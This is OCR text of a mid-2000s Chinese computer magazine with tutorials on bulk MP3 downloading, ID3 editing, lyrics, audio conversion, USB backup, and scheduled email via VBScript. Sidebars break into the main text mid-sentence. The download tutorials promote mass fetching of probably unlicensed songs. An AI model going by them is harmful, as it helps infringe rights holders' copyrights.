★一搜英文歌曲:http://music.yisou.com/list_eng.html

★sogua热门榜:http://news.sogua.com/music/topmusic.htm

小提示

“贴吧”就相当于以某个关键字为主题的论坛。你可以首先注册一个用户，再单击“申请吧主”链接，获得百度的审核后你就可以当“贴吧”的老大了。除了百度外，一搜等搜索引擎也提供了类似的功能，不过人气不如“贴吧”。

小技巧

用FlashGet将百度音乐TOP 500全部“掌”回硬盘

对于百度的歌曲排行榜TOP 500，我们可以用一款名为“百度MP3 TOP 500批量下载”的软件将其“连锅端回”硬盘。

第一步:首先从http://info96.k12studio.com/~nio/download.php?id=3下载该软件，它只有一个运行文件，运行后我们就可以看到百度的TOP 500中所有歌曲了(见图3)。



图3

第二步:取消勾选不想下载的歌曲后，可以直接点击“开始下载”按钮开始下载。不过程序只能一首接一首下载，速度就没那么让人满意了。我们要使用FlashGet来下载，选择“文件→导出列表”，将其导出为*.lst的下载列表。

第三步:运行FlashGet，选择“文件→导入列表”菜单将刚刚导出的下载列表导入。这时候我们会看到一个名为“选择要下载的URL”的窗口，确认后就可以多首歌曲同时开始下载了。

Round 2:听别人推荐的歌曲

经过人耳朵过滤选择的歌曲一般不会太差，所以当笔者实在不知道听什么的时候，就打开百度等MP3搜索引擎站点，输入"强烈推荐"、"超好听"、"不听后悔"、"天　之音"等关键字来搜索。这种特殊的关键字选择方法往往能让你获得意外的惊喜。

实例3：整张专辑一起下回"家"。

新出的专辑，当然是要一次性全部下载，要是用搜索的方法，那真是太慢了。于是我们推荐你使用非常不错的免费P2P下载软件KuGoo，进行整张专辑的下载。

第一步:从 http://www.kugoo.com/download/down.asp 下载KuGoo的最新版，安装后运行软件，并完成ID的申请。

第二步:运行KuGoo，设置好共享的MP3文件夹，这时就可以准备下载了。点击主页中的"更多专辑"项(见图4)。

第三步:在"节目单列表"中选择要下载的专辑，然后点击要下载的歌曲，KuGoo切换至搜索页面，进行搜索，通常搜索的结果会有很多，我们要找到"拥有者"最多的文件，右击，选择"下载"，这时KuGoo在后台开始下载MP3文件(点击"下载管理"按钮可以查看)。

第四步:点击"娱乐杂志"按钮，回到选择专辑歌曲界面，点击下一首进行下载。重复第三步，直到将专辑中所有歌曲下载完毕(见图5)。



图4　KUGOO的主页上也有推荐的歌曲列表，由于很多人都用KuGoo下载新专辑，所以这里排行榜的歌曲都是非常新的，而且更新及时



图5

05 修改MP3的ID3信息

ALEX

我们在用MP3随身听播放MP3文件时，在液晶屏上显示的就是MP3的ID3信息。于是就出现了如何才能快速修改ID3信息的问题，现在几乎所有主流播放器都有修改MP3 ID3信息的功能或有实现相应功能的插件，甚至在Windows XP中，只要右击MP3文件，选择"属性→摘要"后，都可以修改。

Music ID Editor小档案

- 软件版本:2.3.6.13　　软件大小:2855KB
- 软件性质:免费软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.onlinedown.net/soft/22297.htm

现在问题出现了，当有很多MP3文件时，我们如何批量修改MP3文件的ID3标签呢？下面就给大家介绍一款免费的批量ID3修改工具——Music ID Editor。

实例1:批量修改ID3专辑名。现在有一些专辑信息不同的MP3文件，现在将其中的专辑名进行统一。

第一步:打开软件，在左侧选择要修改的MP3所在

小提示

★Winamp修改方法:在播放列表中右击MP3文件，选择"文件信息"即可。

★Foobar 2000修改方法:在播放列表中右击MP3文件，选择"文件信息显示"即可。

★Windows Media Player 10修改方法:在播放列表中右击MP3文件，选择"高级标记编辑器"项，进行修改。

ID3v2技术还没有得到广泛应用。

什么是CDDB?

它是CD DataBase的简称，由美国Gracenote公司提供，主要通过因特网公开登录CD唱片名称、作曲者名字、演唱者和流派信息等内容的数据库，方便全世界的用户查询。

MP3的强劲对手

★新时代的MP3Pro

MP3Pro可以看作是新一代的MP3，最新推出的一种革命性音频格式。它可以在64kbps下实现原来128kbps的音质，当然，容量只有原来一半。

★软件巨人的WMA

WMA的全称是Windows Media Audio，是微软力推的一种音频格式。WMA格式是以减少数据流量但保持音质的方法来达到更高的压缩率目的，其压缩率一般可以达到1:18,生成的文件大小只有相应MP3文件的一半。很多人认为，它是目前最有希望取代MP3地位的音乐格式。WMA格式的最新版本为9.1,它用于Windows XP的Winodws Media Player 10中。与老版本相比,新版本压缩比得到显著提高;为Windows XP的拨号用户提供了Video Frame Smoothing(视频帧平滑)的技术,可以显著地改善画质;支持真正的5.1声道;支持无损音频压缩等等。

★完全免费的Ogg Vorbis

较新的音频压缩格式，扩展名为OGG。Vorbis是这种音频压缩机制的名字，而Ogg则是一个计划的名字，该计划意图设计一个完全开放源码的多媒体系统。目前此计划接近完成的就只有Ogg Vorbis这一部分。与MP3类似，Ogg Vorbis同样通过有损压缩算法进行音频压

缩。但Ogg Vorbis格式是完全免费、开放源码且没有专利限制的。相比MP3，Ogg Vorbis从文件格式到编码技术都有许多先进之处，理论上同样的比特率能带来比MP3更好的音质。其最大特点是在文件格式已经固定下来后还能对音质进行明显的调节。因此，这种文件格式可以不断进行大小和音质的改良，而不影响旧有的编码器或播放器。

★二十一世纪的AAC

AAC是高级音频编码(Advanced Audio Coding)的缩写，有时也被称为NBC，即向下不兼容编码(Non-Backward Compatible)，按这种编码标准做的音频编码同样具有CD音质，而占用存储空间更小，被人们称为二十一世纪的音频压缩技术。

AAC使用了不少最新的技术，诸如对立体声的完美再现、比特流效果音扫描、多媒体控制、降噪优异等，压缩比(1:15)等远远超过了较老的音频压缩算法，如MP3等。同时它也非常灵活，支持更多种采样率和比特率、1个到48个音轨、多达15个低频音轨、具有多种语言的兼容能力、还有多达15个内嵌数据流。不过，其向下兼容性不好，但相比优异的性能，这已经不算什么了。

后来，GMO公司对AAC进行了技术改良，推出了A2B，并将其命名为MP4，A2B可以将AAC压缩比提高到20:1而不损失音质。这样，一首3分钟的歌仅仅需要2.25MB，另外，其版权保护较MP3更为完善。

★最出色的MP+

MP+又叫MPEGplus，一种非常新的音频压缩技术，它使用MPC作为扩展名，与MP3等压缩技术相比，MP+提供了更高的压

文件夹，这时右侧就会列出所有的MP3文件，确认所有文件已经勾选。

第二步:选择菜单中的"编辑→专辑"，然后修改为正确的专辑名，点击"确定"(见图1)。

第三步:点击菜单中的"文件→保存ID属性"项即可。

实例2:删除标题项中的指定长度的字符。如图1所示"标题"列中所有的歌曲前面都有序号，如"01．"、"02．"等，现在我们就来删除这些序号。

第一步:与实例1一样，选择要修改的MP3文件。

第二步:点击菜单中的"编辑→高级编辑"，打开"高级编辑"窗口，在窗口左侧选择"左边删除"，在右侧的"处理列"中选择"标题"，在"原值"中选中"01．"项，这时"参数1"就会变成"3"，点击"确定"即可删除(见图2)。

第三步:点击菜单中的"文件→保存ID属性"项完成修改。



图1　在"编辑"菜单下选择不同的项目，还可以批量修改"标题"、"年代"、"注释"等项



图2　非常方便的高级编辑工具，点击"查看结果"按钮，可以在"结果"项中预览修改结果

06 让MP3随身听显示歌词

■ ALEX

MP3显示歌词的功能受到很多朋友的欢迎，不仅仅能用在显示歌词上，对学习英语更是非常有帮助。

我们得到歌词的方法有很多，这里只介绍一种最快速的方法——使用"千千静听"。使用这种方法可以让你在最短的时间内搜索到多首歌曲的歌词。比如我们要为D:\MP3下的所有歌曲找到对应的歌词。

第一步:确定D:\MP3目录下所有MP3文件的ID3信息完整，然后从http://ttplayer.com/ttpsetup.exe下载千千静听MP3播放器。

第二步:如果你安装过千千静听，那么请打开C:\Program Files\TTPlayer\Lyrics\目录(该目录下保存着所有的歌词文件)，删除下面的所有文件。

第三步:将D:\MP3目录下所有MP3文件拖到千千静听主窗口中，并且播放每首歌曲。在播放时，只要千千静听搜索到了歌词，就可以开始播放下一首(见图1)，直到找到所有歌曲的歌词为止。

> **小提示**
>
> 右击"歌词秀"面板，选择"选项"，在打开的窗口中点击"歌词搜索"，然后在窗口右侧的"选择搜索插件"中可以切换歌词服务器或是设置代理服务器。




图1

第四步:用千千静听下载的歌词文件名格式为"艺术家 - 标题.lrc",比如周传雄唱的黄昏,那么最后的歌词文件就是"周传雄 - 黄昏.lrc"。由于MP3文件要与LRC歌词文件同名,才能在MP3随身听中使用,所以我们还要修改文件名。将MP3文件也修改为"艺术家 - 标题.mp3"的格式。我们使用的工具仍然是前面介绍过的Music ID Editor。

> **小提示**
> 有些歌词和唱词错位,这时候,我们可以使用"歌词力量"(下载地址:http://nj.onlinedown.net/soft/7650.htm)来修正歌词时间。

第五步:打开Music ID Editor,进入D:\MP3目录下,整理好ID3信息,然后选择菜单中的"工具→生成文件名",在弹出窗口中的"间隔符"中输入" - "(不含引号,前后各有一个空格),在"组合方式"中选择"艺术家 - 标题",点击"确定"(见图2)。最后点击菜单中的"文件→修改文件名"项完成更名。




图2

第六步:这时进入C:\Program Files\TTPlayer\Lyrics\目录,该目录下的LRC文件就是专辑中所有歌曲的歌词,将这些歌词复制到D:\MP3目录下。

第七步:确认所有的文件名已经修改正确,将D:\MP3目录下的文件一起复制到MP3随身听中即可。

有些朋友喜欢用迷你歌词(MiniLyrics)显示歌词,那么你可以在"C:\Program Files\MiniLyrics\Download"目录中找到下载的歌词,通过上面的方法同样可以完成修改。

07 只要一个软件MP3大转换

■ ALEX

如果你从网上下载了很多RM格式的英语教材或是评书;千辛万苦找到的歌曲居然是WMA格式,而你的MP3随身听又偏偏不支持WMA格式;一张老旧的CD上保存着你最爱的一首老歌……

上面的问题,你是不是也经常遇到?来看看这些问题是如何被一次性解决的吧。

1.系统中的转换器

如果你只是简单地想将CD光盘抓轨为MP3,那么推荐你使用Windows Media Player 10(下载地址:http://nj.onlinedown.net/soft/22828.htm),这样不必安装其他软件就可以解决抓轨问题了。最重要的是它使用非常简单:进入软件,选择菜单中的"工具→选项",点击"翻录音乐"选项卡,在"翻录音乐到此位置"中设置好抓轨后保存的位置,在"格式"中选择"mp3"在"音频质量"下选择好抓轨后音频文件的大小,最后,回到主界面,点击窗口中的"翻录→翻录音乐"即可。

2.所有格式大统一

如果是其他格式要转换为MP3怎么办呢?即使是同样的MP3,采样率、音量也不相同,怎么才能完成统一呢?遇到这个问题,推荐你使用dBpowerAMP Music Converter。

第一步:从http://www.newhua.com/cfan/200510/mp3制作.rar下载软件,然后先运行其中的dMC-r10.exe,完成主程序的安装,再将其他编码文件一一安装即可。

第二步:用"资源管理器"打开批量转换文件格式的文件夹,使用Shift或Ctrl键全选或多选转换的文件,然后右击并选择"Convert to"打开转换窗口。在格式下拉菜单中选择"Mp3(Lame)",接着在"Bit Rate"滑块中选择比特率,"Channels"及"Frequency"两项,则使用默认项的Stereo及44100即可,在Out To下的"Folder"中设置好转换后文件保存位置,最后勾选"Volume Nomalize"(统一音量)及"Delete Source File(s) After

缩比,甚至有人认为它是目前最优秀的音频压缩技术,能提供最出色的音质,使用其标准的160kbps~170kbps比特率制作的MP+文件,效果要远远好于160kbps的MP3,而文件体积却要小5%~10%左右。

★中国人的骄傲DAC

DAC格式是英文DigitalAudioCompress的简称,是北京豪杰纵横网络技术有限公司(以超级解霸的成功开发而闻名),开发出的专业级音频压缩格式。DAC格式具有以下特点:支持AC-3、DTS同一级别的高质量音频压缩算法;支持频率从22K-1M;支持通道数从1-32通道,包括5.1和7.1;支持16位到32位;每通道独立编码,无干扰、串扰问题;每通道位率为75、100、120、150Kbps等等;计算效率:采用100MHZ的PDA,完全能够实时解码播放高质量的44KHZ以上音乐,CPU占用50%左右。低码率时DAC压缩的大小与MP3差不多,但声音不发沙,定位感依然存在,与原始无损压缩相比只是会发现截止频率以上的声音有些小差别;中等码率时DAC音质与AC-3差不多,截止频率越过了人耳的范围;高码率时DAC音质与CD的差别是人耳几乎分辨不出来,只能从仪器中的波形进行比较才能分出差别。

★最好的无损压缩格式APE

尽管上面的各种新型压缩技术令人感到兴奋,但它们都属于有损压缩,或多或少都会影响音乐的品质,因此目前最好的编码方式还是无损压缩,其中最出名的当属APE格式,体积大概相当于WAV的50%左右,其压缩原理与我们使用Winzip压缩数据非常相似,而且解压缩后和WAV是一样的。

Conversion"(转换后删除源文件)。

第三步:完成上面的设置后，点击"Convert>>"按钮就可以完成转换了。


根据不同的环境及容量，我们给出了下面的采样率推荐表格，大家可以参考使用。

有时除了环境及容量两个因素外，MP3源文件也是我们需要考虑的，比如英语教材、评书这种文件，我们可以将采样率设置得更低，比如96kbps。

容量	主要使用环境	推荐比特率
128MB	公共汽车等　杂的环境	CBR128kbps
128MB	室内等相对安静的环境	VBR192kbps～256kbps
256MB	公共汽车等　杂的环境	VBR256kbps～320kbps
256MB	室内等相对安静的环境	VBR192kbps～320kbps 或 CBR320kbps
512MB或以上	任何环境	CBR320kbps

小提示

点击"Advanced Options"按钮，选择"Variable Bitrate"(动态编码)，点击"OK"后，在采样率设置位置就会出现两个滑块，一个为最小采样率，一个为最大采样率，分别设置好，即可使用动态编码(见右图)



02 学习大片中的英语

■ YUN

通过电影来练习听力和口语，是很多朋友的首选，那么我们如何将电影视频中的音频部分提取出来作成MP3文件呢？下面就为你推荐两种方法。

实例1:将某个电影的全部音频转换为MP3文件。

第一步:从 http://geovid.com/download/video-mp3-extractor.exe下载Video mp3 Extractor。这款免费软件专门用于从MP4、MPEG、AVI、ASF、WMV和MOV文件中提出MP3文件。并且适用于Windows 9x/2000/XP系统。




图1

第二步:安装并运行软件后，点击"Video"中后的"..."按钮，选择电影视频文件。这时在"Mp3"栏中可以设置转换后MP3文件的保存位置，默认为视频文件保存的目录。

第三步:在"Quality"中选择转换后音频的质量，数值越大质量越好，在"Bitrate"中设置转换后文件的比特率，由于是学习英语，所以一般设置为96kbps即可。最后，点击"Start"按钮，开始转换(见图1)。

实例2:随心所欲控制截取电影台词。

第一步:从http://nj.onlinedown.net/soft/1255.htm下载"中文录音编辑处理器WaveCN"(以下简称WaveCN)，这款软件是免费的中文录音编辑处理软件，使用起来非常方便。

第二步:安装并运行软件，关闭QQ等其他会出声音的应用程序。回到WaveCN，选择菜单中的"媒体控制→录音"，打开"录音"窗口。

第三步:在"音质设置"的"频率"中选择

"44100"，"通道数"设置为"双声道"，"采样位数"设置为"16位"，"录音端口"勾选"Stereo Mix"，再将"音量"调整至合适位置(注意不要调得过高，否则会影响最终的效果)。

第四步：按下Ctrl＋F2，准备录音，用任意媒体播放器播放视频电影，并调整到需要节选的位置，在WaveCN中按下Ctrl＋F3，开始录音，当电影播放到节选位置结束时，再WaveCN中按Ctrl＋F5即可停止录音(见图2)，最后点击"关闭"按钮。



图2

第五步：回到WaveCN主界面，按下Ctrl＋P可以试听截取的音频。确认无误后，按下F12键，保存文件，选择好文件保存位置，设置好文件名，并在"保存类型"中选择"MP3音乐及MPEG音频"，再设置好Mp3压缩选项保存即可。

> **小提示**
>
> 为获得更好的质量，在录音前最好让Line In及Microphone静音：双击系统托盘的小喇叭图标，在弹出的"Volume Control"窗口中点击"选项→属性"，在"调节音量"下选择"播放"，在"显示下列音量控制"项下将Line In及Microphone两项勾选，然后在"Volume Control"窗口中勾选Line In及Microphone两项的"静音"即可。

09 让MP3歌曲变变样


■ YUN

有时，我们从网上找到的MP3歌曲是比较长的，而只想要其中的一部分怎么办呢？还是请出刚刚使用过的WaveCN来解决这个问题。

第一步：打开WaveCN，按Ctrl＋O，打开要修改的MP3文件。

第二步：这时会弹出"MP3解码"窗口，在这里我们就可以使用"设开始位置"及"设结束位置"按钮来选取MP3播放的位置，点击"播放"按钮，还可以预听所选部分是否正确，确认无误后，点击其中的"解码！"按钮(见右图)。

第三步：这时我们可以在WaveCN中看到剪切后的音频文件了。此时你还可以通过鼠标的选择，配合"编辑"菜单项内的"删左"、"删右"及"复制为新文件"来进一步编辑MP3文件。最后按F12保存为MP3文件即可。



怎么样？有了上面的技巧，你还能搞不定你的MP3吗？

高手建议

★尽量避免选择千元以上的耳机，除非你有特别的需要，否则不要选择高端耳机，因为相对于你得到的来说，那些多付出的金钱也许并不值得。

★做好机器的保养。给爱机加一个保护套是再好不过的，这不仅仅是个人习惯的问题，也是爱机持久高品质工作的一个保障。

★过马路时请摘下耳机。无论你是否已经搞清你身边的情况和信号灯的信号。

★如果条件允许，可以试着给自己的机器配备两个或者三个耳机，这不是重复投资，而是换一种心情或方式来体验自己的音乐，如果除了耳塞还能有一个头戴式耳机？为什么不？那就是所谓的Perfect。

★如果不是闪盘式MP3，则要先安装驱动，然后再将MP3连接至电脑。

★建议使用MP3随身听自带的程序格式化MP3，除非万不得已，否则不要使用Window中的格式化程序，即使使用了，也要用FAT文件格式格式化MP3，只有这样才能保证能够正常使用随身听的所有功能。

关于MP3你不得不去的网站

网站	说明
imp3：http://www.imp3.net	非常详尽的MP3随身听资料，具有超人气MP3论坛
MP3秀：http://www.mp3show.cn	同样优秀的MP3导购网站，里面的数据资料相当丰富
短歌行：http://www.audio100.net	想了解音频音乐知识，此为必上网站之一
耳机大家坛：http://www.erji.net	很多高手在这里讨论耳机及相关设备
51耳机网：http://www.51erji.com	这里有很多耳机的相关资料及使用感受
歌词吾爱：http://www.51lrc.com	收集超过6万首歌曲LRC格式的歌词
Lyric4u.com：http://www.lyric4u.com	提供中、英、日文三种语言歌曲的歌词
百度：http://mp3.baidu.com	搜索MP3歌曲必去的网站之一
一搜：http://www.yisou.com	提供"音乐盒"的特色功能，搜索结果与百度结果相同



ONDA VX303

昂达的MP3一直以固件升级作为卖点，这款产品同样不例外。除了可升级固件外，这款软件还支持SRS/WOW环绕立体声音效，999种彩色背光LCD显示等功能，这款产品的128MB版本售价约为600元，还是非常超值的。

查询网址：http://www.on-data.com/



MSI MS-5516BT

微星推出的这款MP3具有蓝牙功能，这样你可以充分体现无线的乐趣了。同时这款产品还可以使用SD/MMC存储卡提升MP3的容量。

查询网址：http://www.microstar.com.cn/

CF [ZT01]

轻松备份 恢复闪存盘

不甘寂寞 闪存盘也玩“Ghost”

■ 四川 逍遥小小

你的闪存盘用来干嘛？有些人会说用来存放文件，有些人会说制作应急系统启动盘，不过更多数人用闪存盘来互相拷贝文件，以达到移动存储的目的。这样做至少有两个弊端：

1.当文件较多时，要将闪存盘中的文件发给网友非常不方便。

2.无法进行启动型闪存盘的备份。

如何解决这两个问题，或许你有自己的办法，比如先用WinRAR把这些文件打包再发给网友。不过笔者选择的是微软发布的一款名为USB Flash Drive Manager（USB闪存盘管理器）的小工具。

USB Flash Drive Manager小档案

u软件版本:1.0.0　　软件大小:650KB
u软件性质:免费软件　　运行环境:Windows XP
u下载地址:http://www.newhua.com/cfan/200510/ufdm.rar
u软件备注:此软件需要.Net Framework 1.1支持,如果没有则在安装时会提示下载。

闪存盘专用Ghost——USB Flash Drive Manager

与Ghost将某个分区备份为镜像文件的功能一样，USB Flash Drive Manager(以下简称“UFDM”)也可以将闪存盘备份为一个镜像文件，并在需要时进行恢复。

⑴备份闪存盘

安装运行UFDM后，首先切换到“Settings”（设置）标签，在“Change your USB Flash Drive backup library location and click Save to move your files to the new location”（将你的闪存盘备份库重新定位，点击“保存”将文件移动到新的位置）栏设置备份镜像存放的目录，接下来切换到“Backup/Restore”（备份/恢复）标签，勾选“Back up files from a Flash Drive to my computer”（将闪存盘文件备份到我的计算机中），如果你同时有多个闪存盘插入USB接口，那么还需要在“Select Flash Drive for back up”（选择要备份的闪存盘）中选择你要备份的闪存盘。最后单击“Backup”（备份）按钮即可开始备份(见图1)。




图1

⑵恢复闪存盘

勾选“Restore files from my computer to a Flash Drive”（从电脑中恢复闪存盘的文件）后，在“Select a backup image to restore to the Flash Drive”（选择一个备份镜像文件以便恢复闪存盘）栏选中需要恢复的镜像，最后单击“Restore”（恢复）即可。

这一功能除了可以用于与网友快速分享文件，大家还可以用它来快速拷贝不同用途的文件。比如我们将某些最喜欢的MP3做一个镜像A，将QQ、Foxmail等常用网络程序做个镜像B等等，当我们需要外出上网时，只需恢复到镜像B即可，而需要带MP3走的时候则恢复到镜像A。这样操作起来比平时方便不少。

无线网络设置随我走

对于本本用户来讲，切换网络环境总是带来需要更改网卡设置的麻烦(比如IP、DNS等)。UFDM内置了一个非常实用的功能，它能备份和恢复你的无线网络设置，方法非常简单:切换到“Settings”标签(见图2)，单击“Start Wizard”（启动向导）按钮并根据提示完成向导即可，恢复网卡设置时只需如法炮制即可。



图2

CF [YY01]



免费请个贺卡快递员

★★★

■ 张宗闰

任务编号:200510

任务内容

每到元旦、春节或是朋友的生日,总要给他们寄去电子贺卡,但事情一多,难免会忘,本期的任务就是,如何让电脑在指定时间自动发送贺卡给朋友。而你要做的就是事先统一设置好任务就行了,时间一到电脑便会自动发送设置好的贺卡。

装备: Windows 98/2000/XP
任务难度系数:3/5
挑战者: 张宗闰

新任务
(¥ 300元)

我们经常会在网上下载一些较大的电影和软件包,有时下载了一半突然发现FTP站点关闭了,幸好在别的网站又发现了同样的文件,却是HTTP下载方式的。本期的挑战项目就是在目标文件相同的情况下,让下载能够以不同的方式继续(如用BT下载了50%,再用FTP接着下载等)。

Outlook Express:忘不了你的好

Outlook Express(以下简称OE)应该算得上是Windows平台下使用者最多的邮件客户端了。虽然功能不及Outlook强大,不过一旦配备了WSH脚本这个强大的"武器",就能实现很多高级的功能,比如这次的任务。

第一步:启动OE,单击"创建邮件"按钮,打开"新邮件"窗口。键入"收件人"地址,同时发送给多个朋友,可一一输入,用英文字母逗号","或分号";"隔开,接着输入"主题",如"祝你节日快乐!",然后充分发挥自己的想像力和创造力,制作一封充满温 浪漫的电子贺卡邮件,贺卡(图片)可作为信纸,也可作为附件(见图1)。



图1

第二步:单击"文件→另存为",选择一个文件夹,本文假设保存于"H:\GalaCard"文件夹,键入文件名,本文假设为"GalaCard",然后单击"保存"。关闭"新邮件"及"Outlook Express"窗口。

第三步:打开"记事本",输入下列代码,然后保存为"H:\GalaCard\GalaCard.vbs"VBScript脚本文件(保存路径可随意更改,但应与下文添加计划任务的路径相对应):

```
Option Explicit
Dim WshShell
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run ("C:\Progra~1\Outloo~1\msimn.exe /eml:H:\GalaCard\GalaCard.eml")
WScript.Sleep 1000
WshShell.AppActivate "GalaCard"
WScript.Sleep 1000
WshShell.SendKeys "%s"
```

这段脚本做了些什么(请关注即将推出的VBScript连载)

第1行:强制显式变量声明,也就是说如果在脚本中使用的变量必须事先用Dim语句声明,否则报错。

第2行:声明一个WSH(Microsoft Windows Based Script Host)变量,变量就好比一个杯子,将水(变量值)倒进去就能喝(使用)了。

第3行:这就是刚才所说的"水",把一个对象引用赋值给WSH变量,"WScript.CreateObject("")"就好像一个饮水机,而引号内的"WScript.Shell"就是饮水机上的热水按钮,这句语句就是指按下饮水机上的热水按钮,将流出的热水(指定要引用的对象)灌进杯子(变量)里。

第4行:启动OE目录中的msimn.exe程序,并用参数方式加载GalaCard.eml电子邮件文件(注意:要根据操作系统所在分区替换脚本中的目录参数、贺卡电子邮件保存的位置和文件名替换为自己的文件夹名和文件名)。

第5行:延时1000毫秒(1秒),即脚本停止1秒后继续运行。

第6行:激活"GalaCard"窗口。这里的"GalaCard"即窗口标题栏显示的名称,一定要与邮件文件名严格对应。

第7行:再次延时1000毫秒。

第8行:发送"Alt+S"组合键(相当于单击"发送"按钮)。

在该脚本使用中该注意些什么

1.如果EML文件扩展名关联的程序是OE,脚本第4行可改为更简洁的"WshShell.Run ("H:\GalaCard\GalaCard.eml")"。原脚本中加入OE程序的路径是为了兼容EML文件扩展名关联其他电子邮件客户端的情况。要查看EML文件扩展名关联的程序,可以在"我的电脑"中选择菜单"工具→文件夹选项",在"文件类型"选项卡的"已注册

的文件类型”列表中查找并选中EML文件扩展名，点击“高级”按钮，在弹出窗口中单击“编辑”按钮(见图2)。



图2

2.某些反病毒程序(如:Norton Antivirus)会禁止VBS脚本运行，必须进行授权才能正常运行。授权的方法很简单(此处以Norton Antivirus为例)，将GalaCard.eml电子邮件文件临时移动到另一个文件夹或重命名，然后打开GalaCard.vbs所在文件夹，当出现“检测到恶意脚本”对话框时，选择“授权此脚本”，点击“确定”按钮(见图3)。脚本授权后不能再修改内容，否则需要重新授权。脚本授权后将GalaCard.eml电子邮件文件恢复原状。



图3

第四步：点击“开始→控制面板→任务计划→添加新任务”，启动“任务计划向导”，单击“下一步”。然后点击“ 览”按钮，选择文件H:\GalaCard\GalaCard.vbs，输入一个任务名称(如“Send My Gala Card”)。点选“一次性”单选框，接着单击“下一步”，输入“起始日期”(如:2005-4-30)和“起始时间”(如:15:00)，即计划从2005年4月30日下午3点开始发送“五一”节贺卡。单击“下一步”，输入用户登录密码和确认密码，单击“下一步”，勾选“在单击‘完成’时，打开此任务的高级属性”复选框，单击“完成”。在弹出的“Send My Gala Card”任务高级属性窗口中还可以继续细化设置(见图4)。



图4

现在你安心等候吧，到时OE就会向远方的朋友们送去温 而浪漫的祝福。

Outlook 2003:不用脚本照样搞定

第一步：启动Microsoft Office Outlook 2003，单击“新建→邮件”，打开“未命名 - 任务”窗口。在编辑窗口插入贺卡图片(见图5)。制作完毕，单击“文件→另存为”，文件类型设置为“Word 文档”或者“单个文件网页”，本例将文件保存于H:\GalaCard\GalaCard，然后单击“保存”。关闭“未命名的邮件”窗口。



图5

第二步：单击“新建→任务”，打开“未命名的邮件”窗口。单击“分配任务”按钮，在“收件人”文本框中输入一个或多个收件人电子邮件地址，在“主题”输入框中输入类似“祝你节日快乐！”的邮件标题，最后设置好“开始日期”和“截止日期”。

第三步：单击“插入→文件”，选择制作好的GalaCard文件及其他附件(见图6)，然后单击“文件→保存”。关闭“Microsoft Office Outlook”窗口。




图6

要想定时自动发送电子邮件并不难，本文示例仅仅针对Outlook Express和Office Outlook这两个电子邮件程序，只是抛砖引玉，希望你能触类旁通。还有一些小软件，像Windows XPlan v2.2也有定时自动发送电子邮件的功能，但经笔者测试感到不是很理想，所以在此不作介绍。感兴趣的朋友不妨自己试用。

CF [YY02]

■ 掌柜的

DOS快餐店(七)

★★★

黑底白字的计划书

本文可以帮你学到

- attrib和at命令的使用
- 利用脚本隐藏指定类型文件

经过各大IT媒体对"企业管理信息化"概念的疯狂炒作,掌柜的也着实被"熏陶"了一把,一时兴起购入一台小型服务器放在店堂中,所有的菜谱、账目记录及反馈意见等都放在服务器上。账目无纸化操作固然好,可是对病毒感染技术颇有经验(其实就是经常中病毒)的掌柜深知数据备份的重要性,于是每天00:00打　后,备份服务器上的数据又成了掌柜的"必修课"。

几天后……掌柜的终于无法忍受每天的备份了,于是他又把这活交给了小伙计,并嘱咐必须在每天的00:00进行备份。小伙子哪里肯在下班后再多留哪怕一分钟,于是,他登录服务器后键入了一条命令:

```
at 00:00 cmd /c copy C:\Documents\*.* C:\MyDocs
```

说明:其中"C:\Documents*.*"为要备份的源目录,而"C:\MyDocs"则为备份的目标目录,可根据实际备份需要进行修改。由于"copy"命令为内部命令,即由cmd解释执行而非单独的应用程序,所以在指定copy任务时要先使用"cmd /c"打开命令提示符,参数/c表示执行完命令后终断(关闭)。

本期配料: attrib/at

适宜人群: 没有DOS基础的初学者

1.attrib

